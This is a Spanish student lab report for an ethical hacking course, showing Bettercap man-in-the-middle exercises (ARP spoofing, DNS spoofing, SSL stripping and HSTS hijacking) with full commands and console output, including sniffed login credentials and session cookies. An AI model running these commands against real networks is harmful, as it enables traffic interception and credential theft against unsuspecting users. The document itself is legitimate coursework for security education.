



HACKING ÉTICO

Unidad 3. Actividad 11



24 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Man in the middle con Bettercap.....	2
--------------------------------------	---

Man in the middle con Bettercap

1. Ejercicio 1: ARP Spoofing

Comando de Linux:

```
10.0.3.0/24 > 10.0.3.4 » net.probe on
[13:42:19] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.3.0/24 > 10.0.3.4 » [13:42:19] [sys.log] [inf] net.probe probing 256 addresses on 10.0.3.0/24
10.0.3.0/24 > 10.0.3.4 » [13:42:19] [endpoint.new] endpoint 10.0.3.23 detected as 08:00:27:63:0a:b6 (PCS Computer Systems GmbH).
10.0.3.0/24 > 10.0.3.4 » [13:42:19] [endpoint.new] endpoint 10.0.3.3 detected as 08:00:27:6d:37:a2 (PCS Computer Systems GmbH).
10.0.3.0/24 > 10.0.3.4 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
10.0.3.4	08:00:27:cb:7e:f5	eth0	PCS Computer Systems GmbH	0 B	0 B	13:42:12
10.0.3.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	13:42:12
10.0.3.3	08:00:27:6d:37:a2		PCS Computer Systems GmbH	70 B	92 B	13:42:19
10.0.3.23	08:00:27:63:0a:b6		PCS Computer Systems GmbH	120 B	92 B	13:42:19

```
14 kB / 43 kB / 800 pkts
10.0.3.0/24 > 10.0.3.4 » set arp.spoof.targets 10.0.3.23
10.0.3.0/24 > 10.0.3.4 » set arp.spoof.full duplex true
10.0.3.0/24 > 10.0.3.4 » arp.spoof on
[13:42:58] [sys.log] [inf] arp.spoof enabling forwarding
```

Resultado:


```
74690 702.365677590 10.0.3.23 151.101.134.132 HTTP 182 GET /debian/pool/main/t/tntftp/ftp_20210827-4_all.deb HTTP/1.1
74739 702.467043889 151.101.134.132 10.0.3.23 HTTP 633 HTTP/1.1 200 OK (application/vnd.debian.binary-package)
99271 050.927354109 10.0.3.23 44.228.249.3 HTTP 603 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
90984 854.790581732 44.228.249.3 10.0.3.23 HTTP 60 HTTP/1.1 200 OK (text/html)
91082 857.219883646 10.0.3.23 44.228.249.3 HTTP 416 GET /favicon.ico HTTP/1.1
91094 857.562249426 44.228.249.3 10.0.3.23 HTTP 1189 HTTP/1.1 200 OK (image/x-icon)
1204_ 1636.7870426 10.0.3.23 216.58.209.67 OCSP 493 Request
1204_ 1636.7872913 10.0.3.23 216.58.209.67 OCSP 494 Request
Frame 90271: 603 bytes on wire (4824 bits), 603 bytes captured (4824 bits) on interface eth0, id 0
Ethernet II, Src: 08:00:27:63:0a:b6 (08:00:27:63:0a:b6), Dst: 08:00:27:cb:7e:f5 (08:00:27:cb:7e:f5)
Internet Protocol Version 4, Src: 10.0.3.23, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 52028, Dst Port: 80, Seq: 1, Ack: 1, Len: 549
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uname" = "test"
Form item: "pass" = "test"
```

2. Ejercicio 2: DNS Spoofing

Comando de Linux:

```
10.0.3.0/24 > 10.0.3.4 » set dns.spoof.domains iesgalileo.es
10.0.3.0/24 > 10.0.3.4 » set dns.spoof.address 10.0.3.4
10.0.3.0/24 > 10.0.3.4 » dns.spoof on
[13:49:55] [sys.log] [inf] dns.spoof iesgalileo.es → 10.0.3.4
```

Resultado:



3. Ejercicio 3: SSL Strip

Comando de linux

```
10.0.3.0/24 > 10.0.3.4 » set http.proxy.sslstrip true
10.0.3.0/24 > 10.0.3.4 » set net.sniff.verbose false
10.0.3.0/24 > 10.0.3.4 » http.proxy on
10.0.3.0/24 > 10.0.3.4 » [13:56:46] [sys.log] [inf] http.proxy started on 10.0.3.4:8080 (sslstrip enabled)
10.0.3.0/24 > 10.0.3.4 » net.sniff on
10.0.3.0/24 > 10.0.3.4 »
```

Resultado:

```
81519; s_sq=%5B%5B%5D%5D; at_check=true; s_cc=true; __rtbh.uid=%7B%22eventType%22%3A%22uid%22%2C%22id%22%3A%22undefined%22%7D
; __rtbh.lid=%7B%22eventType%22%3A%22id%22%2C%22id%22%3A%22jVOPIAasqHv5Fvf8X5iX%22%7D; _ga_B8JPB9S1S2=GS1.1.1713981551.1.1.17
13981564.47.0.0; _ga=GA1.1.1903627399.1713981521; lantern=156d9549-070b-43f9-bfc2-14920f7e4181

{
  "username": "carlos@gmail.com",
  "password": "soycarlos"
}

10.0.3.0/24 > 10.0.3.4 » [13:59:48] [net.sniff.http.response] http 104.16.26.13:80 401 Unauthorized → 10.0.3.23 (94 B applic
ation/json; charset=utf-8)

HTTP/1.1 401 Unauthorized
Access-Control-Allow-Methods: *
Allow-Accept-From-Same-Origin: *
```


Ejercicio 4: HSTS Highjack

Los comandos:

```
10.0.3.0/24 > 10.0.3.4 » [14:21:12] [sys.log] [inf] gateway monitor started ...
10.0.3.0/24 > 10.0.3.4 » net.probe on
10.0.3.0/24 > 10.0.3.4 » [14:21:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.3.0/24 > 10.0.3.4 » [14:21:41] [sys.log] [inf] net.probe probing 256 addresses on 10.0.3.0/24
10.0.3.0/24 > 10.0.3.4 » [14:21:41] [endpoint.new] endpoint 10.0.3.23 detected as 08:00:27:63:0a:b6 (PCS Computer Systems GmbH)
10.0.3.0/24 > 10.0.3.4 » [14:21:41] [endpoint.new] endpoint 10.0.3.3 detected as 08:00:27:6d:37:a2 (PCS Computer Systems GmbH)
10.0.3.0/24 > 10.0.3.4 » set arp.spoof.targets 10.0.3.23
10.0.3.0/24 > 10.0.3.4 » set arp.spoof.full duplex true
10.0.3.0/24 > 10.0.3.4 » arp.spoof on
[14:22:09] [sys.log] [inf] arp.spoof enabling forwarding
10.0.3.0/24 > 10.0.3.4 » [14:22:09] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.3.0/24 > 10.0.3.4 » [14:22:09] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing me
chanisms, the attack will fail.
10.0.3.0/24 > 10.0.3.4 » include /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap
2024-04-24 14:23:06 inf hstshijack Generating random variable names for this session ...
2024-04-24 14:23:06 inf hstshijack Reading caplet ...
2024-04-24 14:23:06 inf hstshijack Indexing SSL domains ...
2024-04-24 14:23:06 inf hstshijack Indexed 2 domains.
2024-04-24 14:23:06 inf hstshijack Module loaded.

10.0.3.0/24 > 10.0.3.4 » arp.spoof on
10.0.3.0/24 > 10.0.3.4 » [14:24:05] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing me
chanisms, the attack will fail.
[14:24:05] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.3.0/24 > 10.0.3.4 » [14:24:44] [http.proxy.spoofed-response] [http.proxy.spoofed-response 2024-04-24 14:24:44.68345401 -
0400 EDT m=+212.208104163 [10.0.3.23 GET www.google.com / 16619]]
10.0.3.0/24 > 10.0.3.4 » [14:24:44] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.google.com (→10.0.3.4) to 1
0.0.3.23 : 08:00:27:63:0a:b6 (PCS Computer Systems GmbH)
10.0.3.0/24 > 10.0.3.4 » [14:24:44] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.google.com (→10.0.3.4) to 1
0.0.3.4 : 08:00:27:cb:7e:ff (PCS Computer Systems GmbH) - eth0
10.0.3.0/24 > 10.0.3.4 » [14:24:44] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.google.com (→10.0.3.4) to 1
0.0.3.23 : 08:00:27:63:0a:b6 (PCS Computer Systems GmbH)
```

El resultado en la búsqueda de www.google.com:



Como vemos la url es cambiada.